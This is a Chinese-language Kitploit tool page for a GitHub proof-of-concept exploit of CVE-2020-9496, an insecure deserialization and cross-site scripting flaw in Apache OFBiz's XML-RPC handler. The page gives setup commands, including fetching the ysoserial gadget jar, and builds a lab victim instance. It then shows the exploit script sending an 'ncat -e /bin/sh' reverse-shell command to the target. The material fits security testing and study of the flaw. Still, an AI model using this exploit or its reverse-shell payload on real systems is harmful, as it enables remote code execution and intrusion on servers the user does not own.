Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2020-9496 — XML-RPC 请求在 Apache OFBiz 17.12.03 中容易受到不安全反序列化和跨站脚本攻击漏洞的影响。 | Kitploit
工具/GitHubGitHub/ambalabanov/cve-2020-9496
Payload生成漏洞分析漏洞利用Web应用程序漏洞利用渗透测试远程访问工具
GitHubambalabanov/cve-2020-9496

CVE-2020-9496

XML-RPC 请求在 Apache OFBiz 17.12.03 中容易受到不安全反序列化和跨站脚本攻击漏洞的影响。

查看仓库
1315年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2020-9496

XML-RPC 请求在 Apache OFBiz 17.12.03 中存在不安全的反序列化和跨站脚本漏洞。

安装依赖

$ pip install -r requirements.txt
$ wget https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar -O ysoserial.jar

使用方法

$ python cve-2020-9496.py --target [URL]

测试

受害者

$ git clone https://gitbox.apache.org/repos/asf/ofbiz-framework.git ofbiz-framework
$ cd ofbiz-framework/
$ git checkout release17.12.01
$ sed -i 's/gradle-3.2.1-bin.zip/gradle-6.0-bin.zip/g' gradle/wrapper/gradle-wrapper.properties
$ sudo ./gradlew ofbiz

攻击者


$ python cve-2020-9496.py --target https://127.0.0.1:8443
cmd> ncat -e /bin/sh 127.0.0.1 8888
[!] Send payload ...
[+] Done!

PoC PoC
感谢:https://github.com/g33xter

下载工具